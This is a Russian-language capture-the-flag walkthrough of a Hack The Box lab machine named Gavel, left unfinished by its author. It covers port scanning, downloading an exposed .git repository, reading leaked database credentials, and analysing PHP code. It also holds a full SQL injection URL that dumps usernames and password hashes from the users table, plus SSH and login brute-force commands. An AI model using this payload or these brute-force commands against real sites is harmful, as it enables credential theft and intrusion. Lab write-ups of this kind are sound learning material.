

Исходные данные: 10.10.11.97

Разведка nmap:

```
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
|_  256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)
80/tcp    open  http
|_ http-title: Did not follow redirect to http://gavel.htb/
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS

NSE: Script Post-scanning.
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds
Raw packets sent: 1248 (54.888KB) | Rcvd: 1006 (40.236KB)
```

Ports: 22,80

<http://gavel.htb/>

Есть register.php. Из этого сделал вывод, что сайт написан на php.

Проверил инструментов wappalyzer.

 **Wappalyzer**   

TECHNOLOGIES

MORE INFO

 **Export**

Font scripts

 [Font Awesome](#)

 [Google Font API](#)

JavaScript libraries

 [jQuery](#) 3.6.0

Programming languages

 [PHP](#)

UI frameworks

 [Bootstrap](#) 4.6.0

[Something wrong or missing?](#)

Generate sales leads 

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Create a lead list 

Font scripts – Font Awesome
Google Font Api
Js lib – jQuery
UI Frameworks – bootstrap

Начал проводить фаззинг веб каталогов.
Сначала действовал стандартно, обнаружив базовые каталоги.


```

└─$ ffuf -u http://gavel.htb/FUZZ \
> -w common.txt \
> -e .bak,.old,.orig,.backup,.zip,.tar,.tar.gz,.7z,.gz.txt,.log,.sql,.conf,.ini,.yaml,.json,.swp,~, .save \
> -fc 403 -fs 274

      _____
     /  _  _  \  _  /
    /  /_\  \ /_\ /
   /  /_  _/_  _/_
  /  /_  _/_  _/_
 /  /_  _/_  _/_
/_  /_  _/_  _/_

v2.1.0-dev

:: Method      : GET
:: URL         : http://gavel.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Extensions  : .bak .old .orig .backup .zip .tar .tar.gz .7z .gz.txt .log .sql .conf .ini .yaml .json .swp ~ .s
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 403
:: Filter      : Response size: 274

.git [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 104ms]
.git/HEAD [Status: 200, Size: 23, Words: 2, Lines: 2, Duration: 99ms]
.git/config [Status: 200, Size: 136, Words: 13, Lines: 9, Duration: 108ms]
.git/logs/ [Status: 200, Size: 1128, Words: 77, Lines: 18, Duration: 209ms]
.git/index [Status: 200, Size: 224718, Words: 313, Lines: 355, Duration: 95ms]
admin.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 201ms]
assets [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 101ms]
includes [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 102ms]
index.php [Status: 200, Size: 13943, Words: 4616, Lines: 223, Duration: 100ms]
rules [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 193ms]
:: Progress: [95000/95000] :: Job [1/1] :: 247 req/sec :: Duration: [0:05:16] :: Errors: 0 ::

```

Вообщем это оказался репозиторий. В котором было очень много всякой шняги, связанной с веб приложением. Которую по идее может смотреть и скачивать любой желающий. Это минус.

Тут я познакомился с инструментом git-dumper. Самое интересное, что используя его удалось скачать еще и исходники самого веб приложения.

```
(.venv)-(root@kali)-[~]
└─# git-dumper http://gavel.htb/.git/ ./gavel-git
[-] Testing http://gavel.htb/.git/HEAD [200]
[-] Testing http://gavel.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://gavel.htb/.git/ [200]
[-] Fetching http://gavel.htb/.gitignore [404]
[-] http://gavel.htb/.gitignore responded with status code 404
[-] Fetching http://gavel.htb/.git/logs/ [200]
[-] Fetching http://gavel.htb/.git/HEAD [200]
[-] Fetching http://gavel.htb/.git/config [200]
[-] Fetching http://gavel.htb/.git/branches/ [200]
[-] Fetching http://gavel.htb/.git/hooks/ [200]
[-] Fetching http://gavel.htb/.git/refs/ [200]
[-] Fetching http://gavel.htb/.git/logs/HEAD [200]
[-] Fetching http://gavel.htb/.git/logs/refs/ [200]
[-] Fetching http://gavel.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/push-to-checkout.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://gavel.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://gavel.htb/.git/hooks/update.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://gavel.htb/.git/logs/refs/heads/ [200]
[-] Fetching http://gavel.htb/.git/refs/heads/ [200]
[-] Fetching http://gavel.htb/.git/refs/tags/ [200]
[-] Fetching http://gavel.htb/.git/refs/heads/master [200]
[-] Fetching http://gavel.htb/.git/logs/refs/heads/master [200]
[-] Fetching http://gavel.htb/.git/description [200]
[-] Fetching http://gavel.htb/.git/index [200]
```


Использовал команду git-dumper <http://gavel.htb/.git/> ./gavel-git

Выглядело это конечно вот так:

```
(kali@kali)-[~/gavel/gavel-git]
└─$ ls
admin.php  assets  bidding.php  includes  index.php  inventory.php  login.php  logout.php  register.php  rules
```

Я сразу же перешел в vscode и начал их анализировать. С этого начался мой долгий путь изучения.


Были обнаружены кредиты от локальной бд на сервере:



```
1 <?php
2
3 define('DB_HOST', 'localhost');
4 define('DB_NAME', 'gavel');
5 define('DB_USER', 'gavel');
6 define('DB_PASS', 'gavel');
7
8 define('ROOT_PATH', dirname(__DIR__));
9
10 $basePath = rtrim(dirname($_SERVER['SCRIPT_NAME']), '/');
11 define('BASE_URL', $basePath);
12 define('ASSETS_URL', $basePath . '/assets');
13
```

localhost, имя бд – gavel, пользователь – gavel, пароль – gavel

Также мною было обнаружено, что на admin.php можно попасть, только с сессии пользователя с ролью auctioneer:



```
1 <?php
2 require_once __DIR__ . '/includes/config.php'; //require_once - podkl file 1 raz, __DIR__ - abs
3 require_once __DIR__ . '/includes/db.php';
4 require_once __DIR__ . '/includes/session.php';
5 require_once __DIR__ . '/includes/auction.php';
6
7 if (!isset($_SESSION['user']) || $_SESSION['user']['role'] !== 'auctioneer') {
8     header('Location: index.php');
9     exit;
10 }
11
```

Иначе редиректит на index.php.

Значит следующая цель – найти кредиты от этой самой учетки с ролью auctioneer, чтобы попасть в панель Админа.

Также просто анализируя исходники, выявил такую инфу:

Исходя из исходников, вот такую инфу про DB получилось высмотреть:

Есть таблица **users**, столбцы (id, **username**, **password**, role, created_at, money)

Попробовал следующий вектор атаки:

Также есть подозрительная учетка, sado@gavel.htb, найденная в логах репозитория.

```

← → ↺ ⚠ Not secure gavel.htb/.git/logs/refs/heads/master
0000000000000000000000000000000000000000000000000000000000000000 f272a161f2dd87a0c597ba5638e3457ac167c416 sado <sado@gavel.htb> 1758373935 +0000 commit (initial): gavel auction ready
f27a161f2dd87a0c597ba5638e3457ac167c416 2bd167f52a35786a5a3e38a72c63005fffa14095 sado <sado@gavel.htb> 1759516630 +0000 commit: .
2bd167f52a35786a5a3e38a72c63005fffa14095 f67d90739a31d3f9ffc3b9122652b500ff2a497 sado <sado@gavel.htb> 1759516682 +0000 commit: ..
```

Так, как это потенциальные креды пользовательской учетки на сервере, а это как потенциальная утечка, я решил фоном также запустить брутфорс атаку на ssh сервис, пусть будет работать фоном, а я искать другие уязвимости.

Вот такую команду я составил для брута SSH:

```
nmap -p 22 --script ssh-brute --script-args
userdb=./user.txt,passdb=/usr/share/wordlists/rockyou.txt,ssh-brute.timeout=4s
10.10.11.97
```

Брутфорс оказался бесполезным, потому что он в любом случае непустит потому что он проверяет по криптографическому ключу ED25519, а у меня его нету. Следовательно вылезит `Permission denied`.

```
(kali㉿kali)-[~/gavel]
$ ssh sado@gavel.htb
The authenticity of host 'gavel.htb (10.10.11.97)' can't be established.
ED25519 key fingerprint is SHA256:6dNOLYfv2LMRf4XymoXw7X/z1euPQIz00+qF3tC0TME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'gavel.htb' (ED25519) to the list of known hosts.
sado@gavel.htb's password:
Permission denied, please try again.
sado@gavel.htb's password:
Permission denied, please try again.
sado@gavel.htb's password:
```

Тем временем, я проанализировал большую часть исходников, погрузился в язык `PHP`. И хочу выделить следующие конструкции:

```
admin.php • inventory.php • test.php • bidding.php
inventory.php
1 <?php
2 require_once DIR . '/includes/config.php';
3 require_once DIR . '/includes/db.php';
4 require_once DIR . '/includes/session.php';
5
6 if (!isset($_SESSION['user'])) {
7     header('Location: index.php');
8     exit;
9 }
10
11 $sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
12 $userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
13 $col = "" . str_replace("", "", $sortItem) . "";
14 $itemMap = [];
15 $itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
16 try {
17     if ($sortItem === 'quantity') {
18         $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
19         $stmt->execute([$userId]);
20     } else {
21         $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
22         $stmt->execute([$userId]);
23     }
24     $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
25 } catch (Exception $e) {
26     $results = [];
27 }
28 foreach ($results as $row) {
29     $firstKey = array_keys($row)[0];
30     $name = $row['item_name'] ?? $row[$firstKey] ?? null;
31     if (!$name) {
32         continue;
33     }
34     $meta = [];
35     try {
36         $itemMeta->execute([$name]);
37         $meta = $itemMeta->fetch(PDO::FETCH_ASSOC);
38     } catch (Exception $e) {
39         $meta = [];
40     }
41     $itemMap[$name] = [
```

Ано даются веб каталоги

редирект на index.php, если сессия не пользовательская

Переменной \$sortItem присваиваются значения параметра sort переданные либо в post или get запросе.

Переменной user_id присваиваются значения параметра user_id, переданные в Post или get запросах

Значение параметра sort оборачивается в кавычки

Подготавливается SQL запрос, через переменную PDO и ее метод prepare

? - это плейсхолдер

Ножницы

Снимок экрана скопирован. Автоматически сохранен экран.

Разметка и

Критичное место:

```
$stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
```

```
$stmt->execute([$userId]);
```

Уязвимость заключается в том, что, пользователь может контролировать значение колонки \$col.

А при ее инициализации, сделана базовая обертка в обратные кавычки.

Что происходит в этих двух строчках.

В первой только подготавливается sql запрос с помощью pdo и метода prepare. То есть он еще не отправляется. Но стоит обратить внимание на знак вопроса – ?. Это плейсхолдер, он будет принимать значение переданное в execute. Для данной переменной, в следующей строчке.

И только тогда SQL запрос отправится. Но переменной \$stmt присвоятся данные в sql, не в php.

Сам SQL запрос означает: выбрать колонку `значение \$col` из таблицы inventory где значение ячейки в колонке user_id равно плейсхолдеру, который подставится из execute, фильтровать по значению из ячейки столбика item_name по возрастанию.

```
$results = $stmt->fetchAll(PDO::FETCH_ASSOC);
```

Далее для переменной results данные из sql преобразуются в нормальный для php вид.

На следующем скриншоте я разобрал то, как данные будут ходить и преобразовываться по коду.

```
inventory.php
11 $sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
12 $userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
13 $col = '' . str_replace("'", "", $sortItem) . " ";
14 $itemMap = [];
15 $itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
16 try {
17     if ($sortItem === 'quantity') {
18         $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
19         $stmt->execute([$userId]);
20     } else {
21         $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
22         $stmt->execute([$userId]);
23     }
24     $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
25 } catch (Exception $e) {
26     $results = [];
27 }
28 foreach ($results as $row) {
29     $firstKey = array_keys($row)[0];
30     $name = $row['item_name'] ?? $row[$firstKey] ?? null;
31     if (!$name) {
32         continue;
33     }
34     $meta = [];
35     try {
36         $itemMeta->execute([$name]);
37         $meta = $itemMeta->fetch(PDO::FETCH_ASSOC);
38     } catch (Exception $e) {
39         $meta = [];
40     }
41     $itemMap[$name] = [
42         'name' => $name ?? "",
43         'description' => $meta['description'] ?? "",
44         'image' => $meta['image'] ?? "",
45         'quantity' => $row['quantity'] ?? (is_numeric($row[$firstKey]) ? $row[$firstKey] : 1)
46     ];
47 }
48 $stmt = $pdo->prepare("SELECT money FROM users WHERE id = ?");
49 $stmt->execute([$SESSION['user']['id']]);
50 $money = $stmt->fetchColumn();
```

1 строка

Есть разница между fetchAll и fetch

\$firstKey = 'item_name';


'sword'

если попали сюда, то гов берет вторую строку из results

\$meta = ['name' => 'Sword', 'description' => 'Sharp steel sword', 'image' => 'sword.png'];

\$itemMap[1337] = ['name' => 1337, 'description' => '', 'image' => '', 'quantity' => 1337];

А вот эти самые параметры user_id и sort в самом интерфейсе inventory, я нашел их с помощью Burp:



По итогу здесь всё свелось к тому, что данный код, его можно сломать логически, грамотно сформировав SQL подзапрос и подставив в адрес страницы в параметры sort и user_id.

Так как мы уже выяснили, что в бд есть такая табличка как users, на нее бы мы и акцентировали наш подзапрос.

Код дался мне для понимания, а вот сам пэйлоад/эксплоит, через который бы мы провернули логическую sql инъекцию – нет.

Он выглядел бы примерно так:

[http://gavel.htb/inventory.php?user_id=x`+FROM+\(SELECT+group\\_concat\(username,0x3a,passwd\)+AS`%27x`+FROM+users\)y;--+&sort=\?;--+-%00](http://gavel.htb/inventory.php?user_id=x`+FROM+(SELECT+group_concat(username,0x3a,passwd)+AS`%27x`+FROM+users)y;--+&sort=\?;--+-%00)

Здесь как раз таки и внедряется подзапрос с функцией group_concat к таблице users. Мусор от подготовленного запроса в pdo, комментируется с помощью ;-- -


И благодаря этому, можно вывести учетные данные пользователя с именем auctioneer и ролью auctioneer. Данный код хороший, в нем действительно есть защита, но инъекция, которая сюда внедряется логически обходит код и человек, который ее составил – гений. И данный пэйлоад – это не моя заслуга. Чтобы такое составить, нужно очень чувствовать код, что мне не далось в этой машине.

Но, в данном веб приложении, если узнать имя привилегированной учетной записи, то можно сделать брутфорс атаку на форму логина. Чтобы ее сделать, я буду использовать инструменты Burp Suite и ffuf:

Отправляю http запрос в форму логина, с неверным паролем, но нужной для меня учетной записью (auctioneer), наблюдаем это в Burp:

The image shows two side-by-side screenshots. The left screenshot is from Burp Suite, displaying a list of HTTP requests in the 'HTTP history' tab. The selected request is a POST to /login.php with a body containing 'username=auctioneer&password=11111111'. The 'Request' tab shows the raw HTTP data, and the 'Inspector' tab shows the request body parameters. The right screenshot is from a web browser (PortSwigger) showing the 'Gavel Auction - Enter the Auction Hall' page. The page has a dark, ornate background with a chandelier and a login form. The form has a message 'Invalid username or password.' and fields for 'Username' and 'Password'. There are buttons for 'Forgot your password? Click here' and 'Enter the Auction Hall'. At the bottom, there are links for 'Go to Home' and 'No account? Create one'.

Отправляю данный http запрос в файл с именем request.txt:



Прохождение машины решил приостановить, ведь сам бы до этого я не дошел. И присваивать себе чужие заслуги я не хочу. Данная машина показала мне уровень в вебе, что для того, чтобы найти реальные уязвимости нужно глубоко анализировать код, на это уходит очень много времени, целые месяцы, чтобы составить один пейлоад. Но я решил для себя, что не хочу глубоко вникать в Web и языки, ведь я больше сетевик.